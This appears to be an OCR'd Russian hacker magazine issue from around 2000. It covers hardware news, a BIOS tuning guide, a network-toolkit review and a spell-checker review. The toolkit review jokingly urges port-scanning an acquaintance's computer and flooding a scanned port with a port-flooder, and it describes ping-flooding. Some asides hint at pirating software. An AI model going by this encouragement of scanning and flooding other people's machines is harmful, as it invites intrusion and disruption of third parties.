
Небезызвестная компания FujiFilm представила свою новую цифровую камеру FinePix S1 Pro. Поддерживаемые разрешения: вплоть до 3040 x 2016 (!!!), 3.4 мегапиксельная матрица (!!!), авто и ручная фокусировка, 16x zoom, жидкокристаллический экран, объем памяти до 64MB (можешь хоть всех девчонок района заснять ;)), автовыдержка, видеовыход, USB-интерфейс, великолепное качество изображения... Если быть короче, то это цифровушка высочайшего класса, впрочем, и по весьма высокой цене (около 3500$). В общем, выбор профессионала, однозначно! Ну а мы с тобой поищем что-нибудь попроще ;).





3DFX


Фирма 3dfx разразилась анонсом своих новых карт. На этот раз нашему вниманию представляются 3dfx VoodooTV-FM, VoodooTV 100 PCI и VoodooTV 200 PCI.



Как ты понял из названия, это видео и FM-тюнеры (причем модели VoodooTV-FM и VoodooTV 200 PCI включают в себя и то и другое).
Посмотрим, что могут эти девайсы:
Просматривать TV в масштабируемом окне.
Захватывать видео в AVI формате.
Использовать все возможности Stereo FM тюнера, сканирование, задание пресетов, а также преобразование "на лету" в mp3-файлы (только у моделей VoodooTV-FM и VoodooTV 200 PCI)!
Позволяют регулировать яркость, контрастность, цветность и тон изображения.
Захватывать кадры в BMP файлы с возможностью последующего просмотра.
Запоминать до 125 телевизионных каналов (чтоб я так жил! ;)).
Позволяют вести видео-конференции.
Декодировать видео и работать в качестве цифровых рекордеров.
В общем, новые девайсы 3dfx производят приятное впечатление, а учитывая их невысокую стоимость (порядка 50$ за VoodooTV 100 PCI и 100$ за VoodooTV-FM и VoodooTV 200 PCI), перспективы становятся совсем радужными :).


Новинка от ABITA

ABit выпустил... нет, не материнскую плату и даже не видеокарту. Самая уважаемая фирма у оверклокеров объявила (барабанная дробь :)) новую производственную линию мультимедиа! Впрочем, этому не стоит сильно удивляться. Дела у компании идут очень хорошо благодаря великолепному качеству ее продуктов. И, видимо, Abit, окрыленный успехом, решил освоить новый сегмент рынка... Но вернемся к его новинке. Это звуковая карта с поддержкой 5.1 канального звука(!), мощный сабуфер, пять стильных сателитов и даже пульт дистанционного управления :).









Качество звука обещает быть на очень высоком уровне, и при цене в 230 американских президентов этот мультимедийный набор будет неплохим выбором для меломанов и домашнего кинотеатра, например. Как знать, может у Креатива, совсем недавно купившего Aureal, появился непредвиденный конкурент. В любомслучае, конкуренция нам не помешает ;).


Кулеры Thermaltake Technology



Оверлокер может спать спокойно... если у него уже есть набор кулеров от компании Thermaltake Technology. На этот раз она решила порадовать счастливых обладателей систем на базе таких AMD'ешных процов, как Duron и Thunderbird (Duron, кстати, весьма и весьма неплохо гонится ;)), выпустив целую серию новых кулеров :
SuperOrb, Chrome Orb и Mini Orb
Наибольший интерес для нас, оверклокеров, представляет, естественно, SuperOrb.

Но это еще не все. Не остались незамеченными и владельцы современных видеокарт. Специально для них выпущен Blue Orb, благодаря которому теперь можно экстремально разогнать видеокарту и тем самым добиться максимальной производительности в 3D-приложениях.
Эффективное охлаждение достигается во многом благодаря "правильному" дизайну Orb'ов, алюминию, использованному в его радиаторах и очень плотному контакту с чипсетом девайса (процессора или видеокарты). Именно поэтому их можно рекомендовать всем оверклокерам, впрочем, некоторых может отпугнуть достаточно высокая для кулеров цена (около 20$).





MP3мания

Продолжим музыкальную тему :). На этот раз Diamond Multimedia объявила свой новый MP3 плеер Rio PMP600


Как всегда стильный и компактный, Rio вновь может приглянуться любителям цифровой музыки, благо высокое качество звука, жидкокристаллический дисплей, небольшой вес и заявленная цена в 170 зеленых президентов способствуют этому.

На рынке MP3 плееров становится жарко. Вот и компания D-Link подтверждает это, анонсировав два MP3 плеера DMP-110 и DMP-120. Модели имеют 32Мб памяти и USB-интерфейс, но у DMP-120 в комплекте идет дополнительный 32 Мбайт модуль SmartMedia.

Девайсы имеют традиционные для MP3 плееров возможности:

запись голоса, LCD дисплей с поддержкой ID3 тегов, редактирования плейлистов и т.д. Цены вполне приличные: $104 за DMP-110 и $172 за DMP-120.

Но что бы там ни говорили, меня все эти флешовые мп3 плеера особо не впечатляют. Гораздо более привлекательным выглядит недавно появившийся у нас в России Lenoxx MP-786 MP3/CD плеер, который может проигрывать не только MP3 и простые музыкальные компакты, но даже CD-R и CD-RW! Это вам не 32/64 MB модули памяти на всех этих Rio. Прикинь, сколько музона влезет на компакт (порой на нем умещается вся дискография группы), а на 32MB и одного альбома-то не разместишь (если, конечно, мп3шки не голимого качества :)). На Lenoxx MP-786 поддерживаются три частоты дискретизации: 32, 44 и 48 КГц. Единственный, пожалуй, недостаток: поддержка битрейта не выше 224 Кбит/с, но мп3шных компактов с более высоким битрейтом я пока не встречал (стандарт де Fuckto 128 Кбит/с). Также имеется эквалайзер, диктофон, линейный выход, антишок на 60 секунд. Неплохо, не так ли? Да и цена около 110$ (почти столько стоят хорошие кассетные плеера от Sony, например). По-моему, отличное соотношение цена/качество.



Анонсы от Creative



Наряду с таким графическим монстром, как Geforce 2 Ultra 64MB, который, кстати, уже вовсю продается в стране восходящего солнца,

Creative анонсировал GeForce2 MX с 32 Мбайт DDR (помнится, совсем недавно Креатив отказался от производства полноценного 32Мбайтного варианта GeForce2) , причем PCI вариант тоже планируется. Чем же тогда он будет отличаться от обычного GF2? Весь подвох в том, что для этой модели будет использоваться 64-битная память, но, благодаря именно DDR, производительность будет уж если не выше, то на уровне обычной GeForce2 MX, а учитывая цену порядка 100 вечнозеленых, может получиться отличный подарок к Рождеству :).


Также контора Creative Labs Europe, занимающаяся разработкой фени PDE (Personal Digital Entertaiment), объявила о выпуске новой звуковухи Creative Sound Blaster PC 512. Они обозвали это дело как "самая доступная четырехканальная аналоговая звуковая плата начального уровня с поддержкой технологии EAX, которая способна существенно повысить качество трехмерного звука в компьютерных играх. Sound Blaster PCI512 поступила в продажу в октябре по цене $59". Если отбросить понты насчет "супер-пупер доступной и крутой" - получится реальный претендент на твои законные 60 бакинских. Плата аппаратно поддерживает технологию EAX(tm), создающую у слушателя настоящий эффект присутствия. Особенности Sound Blaster PCI512: аппаратное ускорение, поддержка многокомпонентных акустических систем, а также полная поддержка сред, которые используются в большинстве гамесов и мультимедийных програх.

Стильный комп

Компания Acer объявила второе поколение своих персональных компьютеров - Veriton FP2. У этой модели можно наблюдать весьма и весьма симпатичный дизайн,



а также довольно высокую мощность: 800 МГц Pentium III, GeForce2 MX или Radeon от ATI (а ни какой-нибудь слабенький графический чипсет), 128MB SDRAM, 2 USB порта , CD-ROM, HDD 20 GB, FDD, DVD, сменный TFT LCD монитор, V.90 модем, встроенные колонки и т.д. Иначе говоря, реально крутая тачка :).



Biология BIOS

Юрий Семенов (avoid@mail.ru)



Настоящий хацкер, помимо собственной информационной безопасности, должен позаботиться о быстродействии и бесшумности работы собственного компа. И речь идет не только о покупке продвинутой матки с поддержкой четырех процов – Пентиумов III и ОЗ'ей в 512 мег. Я лично встречал перцев, у которых, при всей навороченности в железе, тот же Ворд грузился секунд 10... тогда как мой 400-ый АМД'шник открывал его влет. Прикол в том, что мой комп круто настроен и оптимизирован на всех уровнях. Сегодня, как ты уже понял, тебе будут втирать про BIOS.

Прежде всего давай посмотрим, как у тебя дела с существующей настройкой обстоят. Выключи комп. Обожди пару минут (хлебни пивка и прочее) и потом опять врубай его. Чего слышишь? Скрип флопаря? Клацанье сиди-ромы? Ага! Это уже хорошо... нам с тобой будет над чем поработать. А вообще, если честно, скажи, сколько времени твой компутер "задерживается" при загрузке BIOS? Более 2-3 секунд? Наверно у тебя и оперативка раза на три проверяется и винчестеры аутодетектируются и... вощем, косяк полный.



ПОПЕРЛИ...

Как говорится, АднАзнАчнА так дело не пойдет. Смело посылай свой компутер со всем его теперешними настройками на три кнопки! Как только выскочит логотипчик AWARD (наиболее вероятное название фирмы производителя BIOS), прояви ловкость акробатики и нажми кнопу "Delete". Теперь ты уже сидишь внутри менеджера BIOS и готов наводить в нем шмон.

Начнем с первого раздела, именуемого "STANDART CMOS SETUP". Первый прикол, который может конкретно тормозить твою тачку, - это выставленные пимпы "Auto" против всех HARD DISKS'ов... Так нельзя! Этак каждый раз ты тратишь лишние секунды 3-4 на обнаружение собственных винчестеров. Если ты не новый русский, жонглирующий HDD'ами, то, по всей видимости, их количество в системе изо дня в день остается относительно постоянным.

Вылезай в верхнее меню менеджера BIOS и двигай курсор в сторону команды "IDE HDD AUTO DETECTION". Стартуй ее, после чего отвечай "Да" (то есть жми "Y" на клаве) на все вопросы, которые поставит перед тобой система. Так, теперича все намана! Однако учти, если притащишь новый хардиск, то не забудь залезть в BIOS и таким же образом про-Дакать новый девайс, чтобы система опознала его и могла с ним работать.

ДВИГАЕМ ДАЛЕЕ...

Большинство самых существенных настроек биос, как подсказывает само название, находится в разделе "BIOS FEATURES SETUP". Ну да... и сейчас мы как следует эти самые "феатурес" "отсетапим" так, что мало не покажется! Загружай.


Первый параметр "Virus Warning" на скорость загрузки не влияет, зато позволит избежать геморроя при инсталляции Windows. Выставленное значение этой опции "Enabled" будет подвешивать твою систему каждый раз, когда ты попытаешься переустановить Винды. Не знаю почему, но все компутерщики как один дружно забывают изменять эту опцию при необходимости. Забудешь и ты! Одним словом, ставь "Disabled" и забудь о ней навсегда.

Следующие опции, отвечающие за работу внутренней и внешней кеш систем, "CPU Internal Cache" и "Externl Cache" соответственно, без базаров следует делать активными, устанавливая "Enabled". Отключать эти опции рекомендуется в случае появления маниакального желания нарочно притормозить систему. Извращенцев я видел разных, но таких - никогда!

Безусловно, параметр "Quick Power On Self Test" следует делать строго позитивным (Enabled). Кроме явно заметного укорачивания времени тестирования оперативки компа, пропускается и ряд других пунктов проверки системы. Включай ее.



Угу... смотрим далее. Так, "Swap Floppy Drive" поставь "Disabled", чтобы не тратить время на "перетасовку" флопарей. Ключ "Boot Up Floppy Seek" обязательно переключи в "Disabled", потому как именно он заставляет флопарь хрюкать при старте, отнимая лишние 2 секунды.



Из оставшихся опций имеет смысл, пожалуй, остановиться на опции "Gate A20 Option", которая в обязательном порядке должна стоять в позиции "Fast", и опции "IDE Second Channel Control", которая должна быть отключена (Disable), дабы при старте компа не тревожить второстепенные девайсы (CD-ROM, винты и пр.), висящие на втором IDE канале.

ЕЩЕ КРУЧЕ...

Теперь лезем в "CHIPSET FEATURES SETUP". Здесь тоже есть над чем работать, добиваясь заметных результатов.


Параметры типа "DRAM Timing" должны иметь минимальные значения для каждого банка ОЗУ'шек (Bank), потому как характеризуют время доступа к оперативной памяти. Если же компутер начинает заметно глючить, типичное проявление чего - частые выпадения Виндов в синий экран смерти, то следует вернуть timing параметры в прежнее состояние или "Auto".

Обратить персональное внимание следует также и на опцию "DRAM RAS# Precharge Time". Она определяет число тактов системной шины для формирования сигнала RAS. Уменьшение значения параметра ведет к ускорению работы компутера, но есть риск выхода его из строя (может повиснуть). Если такое случится хоть

единожды после изменения значения, следует вернуть его в исходное состояние.
Продолжаем оптимизировать работу RAM. Проследи, чтобы параметр "SDRAM Speculative Read" был установлен в состоянии "Enabled". Это новомодная фишка для тех, у кого нет проблем с RAM'ой. Если ты относишься к таковым, то это будет полезно и объективно ускорит работу машины.
Ряд параметров кеширования различных устройств и областей оперативной памяти, как я уже писал выше, безусловно нужно выставлять в состояние "Enabled". Разумеется, значение опции "Cache Timing" должно быть как минимум "Normal" или, если позволяют ресурсы, "Fast", что опять же проверяется простым методом типа "попытка - не пытка".

ЧИП & ДЕЙЛ'С...

Эти два маленьких бурундука (а равно как и группа мужского стриптиза), само собой, не имеют никакого отношения к теме данной статьи. Просто далее речь пойдет об оптимизации чипсетов различных девайсов. И это на самом деле очень важно, поскольку основным тормозом работы системы очень часто является неслаженная работа подключаемой к компу внешней периферии. Вся груда параметров, отвечающих за работу этого железа, располагается в разделах BIOS "PNP/PCI CONFIGURATION", "INTEGRATED PERIPHERALS" и в уже изъезженном нами разделе "CHIPSET FEATURES SETUP". Пока остаемся в нем.
Начнем с параметра "Peer Concurrancy" (переводится как параллельная работа). Разреши (Enabled) этим параметром возможность одновременной работы нескольких устройств, висящих на шине PCI. Включи также поддержку специальных возможностей современных чипсетов, установив "Chipset Special Features" в позицию Enabled.



Перелезаем в раздел "PNP/PCI CONFIGURATION". Смотрим. Видим опцию "PNP OS Installed". У тебя Винды стоят? Тады ставь этот параметр в значение Yes, если *nix - No. PNP - это знакомый тебе Plug'n'Play (по-русски - "засунул и наслаждайся"), фича, поддерживаемая в настоящий момент только маздаем.
Ниже располагается параметр "Resources Controlled By" установленный по дефолту в "Auto". Что такое "ауто"? Я скажу тебе - это потеря времени при загрузке системы на опознание типов всех прерываний и медленная ее работа из-за периодических перепроверок корректности автоопределения. Пользователям Win я рекомендую ставить параметр в позицию "Manual", а следующие далее параметры типа "IRQ # assigned to" и "DMA # assigned to" все как один следует выставить в "PCI/ISA PnP". Все равно оно всегда так было, есть и будет есть!)
Поскольку мы уже поотключали многие параметры из положения "Auto" в "Manual", то не имеет смысла тратить процессорное время на хранение информации об автоматических настройках BIOS. Переключи опцию "Reset Configuration Data" в состояние "Disabled".
Переходим в последний раздел, посвященный работе периферийных устройств, "INTEGRATED PERIPHERALS". Он очень просто поддается настройке. Прежде всего выстави значения "Enabled" для параметров "OnChip IDE First Channel" и "OnChip IDE Second Channel".
Выбирать тип PIO (peripherals input/output) придется вручную. Загляни в раздел "STANDART CMOS SETUP", который мы с тобой настроили в самом начале статьи, и запомни "моду" всех винтов, стоящих в системе. Затем вернись обратно в раздел "INTEGRATED PERIPHERALS" и переключи значение соответствующих параметров "IDE Primary Master PIO", "IDE Primary Slave PIO", "IDE Secondary Master PIO" и "IDE Secondary Slave PIO" из "Auto" в известный тебе режим Mode. Если не знаешь, оставь Auto - это не повлияет на работоспособность системы.

ГРАФОН

Ну и в заключение несколько слов по поводу оптимизации графики и графических устройств на уровне BIOS. Вернись в раздел "CHIPSET FEATURES SETUP" и обрати внимание на два нижних параметра "AGP Aperture Size" и "AGP-2x Mode". Первый параметр должен иметь значение, равное объему памяти твоей видеокарты. Другой параметр установи в состояние "Enabled", что несколько расширит рабочие возможности карты и ускорит ее работу.
В разделе "PNP/PCI CONFIGURATION" параметры "AGP Master 1 WS Write" и "AGP Master 1 WS Read" переключать не нужно. Проверь, что они находятся в позиции "Enabled" и "Disabled" соответственно. А вот значение параметра "Assign IRQ for VGA" следует переключить в позицию "Enabled".
У-ф! Закончили. Но не торопись выпрыгивать из BIOS. Прежде давай защитим его от возможного вторжения "извне". Поставь пароль супер-пупер-визора. Жми курсором по полю "SUPERVISOR PASSWORD" и введи свой очень сложный пароль дважды.

А ЕСЛИ НАПОГАНЮ?

Перед тем как с тобой расстаться, добавлю, что все свои шкоды и приколы, которые ты устроил в BIOS, всегда можно отменить, грузанув его дефолтные настройки из позиции "LOAD SETUP DEFAULT". Вощем, угробить БИОС одними переключениями теоретически невозможно, но практически...

Более подробно о настройке твоего BIOS ты можешь прочитать на www.3dnews.ru




И швец, и жнец, и полный... WHOIS

Вся инфа о жертве в одном флаконе!



МИХАИЛ МИХИН (CENTNER@XAKEP.RU)

Предлагаемый твоему вниманию Internet Maniac является своего рода виртуальным ящиком, где собраны наиболее необходимые начинающему или продвинутому хацкеру сетевые инструменты.




Клещи, молоток, топор — вот кулхацкера набор!

У меня дома есть инструментальный ящик. С плоскогубцами, отвертками, молотками и прочими драчевыми напильниками. Нужен он для того, чтобы не бежать за каким-то одним инструментом к пьющему вторую неделю соседу Семенычу с третьего этажа или к бабушке напротив, а для того, чтобы, заглянув в шкаф, найти все инструменты в одном удобном месте. Нет, не в том месте, про которое ты подумал, а в более другом. :)

Так вот, предлагаемый твоему вниманию Internet Maniac является своего рода виртуальным ящиком, где собраны наиболее необходимые начинающему или продвинутому хацкеру сетевые инструменты. Программа просто должна быть на твоем винте, на всякий случай. И поверь, он, этот самый "всякий случай", не заставит себя долго ждать.

Шустрый самоделкин за 20 буказоидов

Программка сама по себе очень маленькая, но, вместе с тем, многофункциональная, удобная, немногословная и шустрая. Что умеет программа? Просто перечислю: Host Lookup, Ping, Traceroute, Raw Connect, Listen to UDP packets, Network Time, Finger, Whois, Active Connections, ARP Cache, Scanner, Mail Check, Speed Check, Winsock Info, Network Adapter Address. Как, впечатляет? И это при размере всего в 52kb. Качай ее скорее на (http://network-spy.com/maniac.php) и не забудь пройти альтернативную регистрацию на "Асталависте". :)




Наш герой-маньяк

После старта программки ты увидишь основной скрин проги, свой текущий IP-адрес и имя компа в окружении изрядного количества сервисных клавиш. Не успел я насладиться видом, как мой верный firewall @Guard заметил попытку проникновения, по логам это выглядело так:

Rule "Implicit block rule" blocked (195.34.30.23,Backdoor-g-1). Details: Inbound TCP connection

Local address,service is (195.34.30.23,Backdoor-g-1). Remote address,service is (195.34.29.134,1793)



Выводим на чистую воду

Три торпеды с правого борта!

Запускаем Internet Maniac, и команда Whois на предложенный для размышления IP-адрес дает однозначный ответ, теперь наказать сетевого хулигана :) всего лишь дело техники! Лезут тут всякие со своими бэкдорами... Начинаем искать злоумышленника. Определив с помощью IM сеть, откуда он взялся, в течение нескольких минут сочиняем кляузу админу сети или провайдеру, куда для солидности цепляем логи от файрвола. Адрес админа вычислить несложно, обычно это admin@domain.ru, abuse@domain.ru или что-то подобное а-ля support@domain.ru. Рекомендую начинать кляузу со слов "Уважаемые коллеги" и заканчивать "Буду признателен за информацию о ходе расследования". :))

Вымирающее ныне племя нюкеров тоже можно вывести на чистую воду с помощью маньяцкой проги. Сидишь ты в чате, вспоминая, как раньше Винда "вешалась" после сеанса одновременного нюканья, и наблюдаешь жалкие попытки тебя, загородившегося со всех сторон брандмауэрами и файрволами, нюкнуть. За это можно и по рогам, тем более что через минуту ты будешь точно знать IP-координаты атакующего.

Та же судьба ждет злобных спаммеров, просто безобразно распоясавшихся в последнее время. Адрес спаммера вытаскиваем из хидера письма, выглядит он примерно так:

X-From_: rumfo1@iname.ru Sun Oct 15 16:31:28 2000
Return-path: <rumfo1@iname.ru>
Envelope-to: user@domain.ru
Delivery-date: Sun, 15 Oct 2000 16:31:28 +0400
Received: from [194.67.23.37] (helo=mx3.port.ru)

[194.67.23.37] - вот он, заветный адресок! IM снова сообщает по запросу Whois, кто этот нехороший человек и откуда он шлет всякую гадость. Если он тебя достал - сочиняй кляузу по вышеприведенной схеме. Шансы на то, что поганца отключит его же провайдер, увеличиваются с каждым твоим письмом. Хотя бывают и запущенные случаи спаммерства, когда проследить и вычислить "гадящего" возможно лишь теоретически.

Курс молодого бойца


Как отразить широко распространенные атаки и наказать безобразника, ты уже знаешь, теперь давай кратенько пробежимся по основным сервисам, предлагаемым Internet Maniac-ом, представление о них нужно иметь обязательно, даже если ты в повседневной жизни больше защищаешься, чем атакуешь.

Не Ping-ом единым

Пинг позволяет узнать, доступен ли сейчас нужный компьютер, и установить время прохождения пакета до хоста. Этой командой по имени компьютера также можно попытаться узнать его IP-адрес. Бывает, что пингом воюют, да еще как! С помощью Ping-flooding-а, например. Ping-flooding - это посылка продолжительных серий запросов, что может оказаться критичным для удаленного компьютера. В этом случае атакуемая система тратит свои вычислительные ресурсы, отвечая на совершенно бесполезные запросы, снижая собственную производительность при изрядно повысившейся загруженности каналов.

TraceRoute

Эта команда показывает путь IP-пакетов от твоего компа к удаленному, сообщая подробности о DNS, IP и времени доступа. По-научному - трассировка роутинга, прослеживание пути IP-пакетов от компа до компа. Команда traceroute - самое эффективное средство узнать географическое положение компьютера, помнишь фильмы про хакеров, где программа рисует путь пакетов на карте? Internet Maniac такой попсой не занимается, так что смело запускай ее минималистический интерфейс на глазах у изумленной девичьей публики. :)



На пути к любимому сайту


Знакомой подруге уж точно можно предложить как следует заCONNECTиться на 33600 с коррекцией ошибок.

Connect

Connect позволяет, конечно же, приконнектиться к требуемому порту удаленного компьютера и послать ему некий набор команд. Какие команды посылать - это дело чести и совести каждого кулхацкера. Знакомой подруге уж точно можно предложить как следует законнектиться на 33600 с коррекцией ошибок. :)

Host LookUp

Сия команда позволяет отследить IP-адрес, соответствующий данному серверу. Основное предназначение - определение IP-адреса хоста по имени или наоборот.




Сухой Язык интернет-маньяка

Port Scanner


Ну очень нужная в хозяйстве команда, которая сканирует порты компьютера и определяет, что на нем и как работает. Сканирование портов представляет собой известный метод распознавания конфигурации компьютера и доступных сервисов. Для успешного проведения хацкерских атак необходимо знать, какие службы установлены на компьютере-жертве. Просканировав порты любимого сервера www.hacker.ru, ты увидишь, что на 21-ом порту висит FTP-сервер, а вот просканировав компьютер одного знакомого "серебристого ламера" в диапазоне 1024...4096, ты можешь узнать коечто интересное о его Аське, например. Сканирование портов целевой машины или сети для кульхацкера равноценно по важности, например, ежедневному приему пищи внутрь. По итогам сканирования портов иногда удается сказать, например, является ли компьютер NT- или Unix-машиной с довольно точными результатами. А если воспользоваться еще и какимнибудь Port-flooder-ом, то можно без проблем залить несметное количество мусора в назначенный тобой, предварительно отсканированный как следует порт.

Сканируя, будь бдителен, ибо некоторые нервные граждане могут даже из-за какого-то детского процесса сканирования накарябать возмущенную телегу твоему провайдеру.



Процесс сканирования в процессе

А если ты усомнился в кристальной чистоте своего винчестера, побаиваешься троянов и прочей сетевой нечисти, загляни в меню SNMP > Active Connections и сразу поймешь, кто же решился тебя перемудрить. :)



Замечена инопланетная активность

Ну что, оценил программу? Вижу, что оценил по достоинству. Пользуйся, но пользуйся осторожно и с умом, ибо в руках вдумчивого и целенаправленного кулхацкера неприметный на вид Internet Maniac способен стать могучим оружием защиты. Или нападения. :)

Запускаем Internet Maniac, и команда Whois на предложенный для размышления IP-адрес дает однозначный ответ, теперь наказать сетевого хулигана всего лишь дело техники!



Заткни хайло!

Или несколько слов об "бесашипочнам напесании"



МИХАИЛ МИХИН (CENTNER@XAKEP.RU))

ОРФО — это настоящий удар по компьютерным ошибкам и опечаткам. Мы говорим ОРФО, а подразумеваем действительно грамотную прогу!




ЗДОРОВО, ГРАМОТЕЙ!

Ни на минуту не сомневаюсь, что орфография, синтаксис и пунктуация находятся у тебя на должной высоте. Но на всякий случай иногда надо бы убедиться, что все действительно в порядке. Некоторые вещи требуют повышенного внимания, вот представь, тебе нужно написать письмо любимой девочке или отправить резюме, а там мрак: "Дарагая Маша!" или "Увожаемый роботодатель!". Грустно. А избежать такой ситуации нужно непременно, и поможет нам с тобой в этом одна грамотная прога, уникальная система лингвистической поддержки русского языка в среде Windows 95/98/NT.

Пользуясь этой программой, ты имеешь неплохую возможность поддержать отечественного производителя, если только не дружишь с "Асталавистой". :))


Свежескачанная программа нуждается в несложной инсталляции, после этого твоему вниманию будет предложено обычное виндозное меню, которое предлагает каждая свежеустановленная программа. Настройка программы много времени у тебя не займет, немногочисленные вкладки выглядят просто, доступно и непринужденно, тем более что интерфейс программы выполнен на знакомом с детства русском языке.



Настраиваем ORFO

ЗАТКНИ ХАЙЛО!

Чтобы ты мог пользоваться в своей повседневной речи какими-нибудь хитрыми словами, для тебя есть очень толковый "Толковый словарь". Вызвав его окошко, просто набери незнакомое слово, и смысл его откроется тебе немедленно! После того как программа проглотила слово "хакер", на несколько мгновений она впала в депрессию, но потом, хоть и не нашла нужного мне слова в своих недрах, предложила почти равноценное "хайло". Ладно, хайло так хайло... А какой программа предложила жизненный пример - на зависть всем!



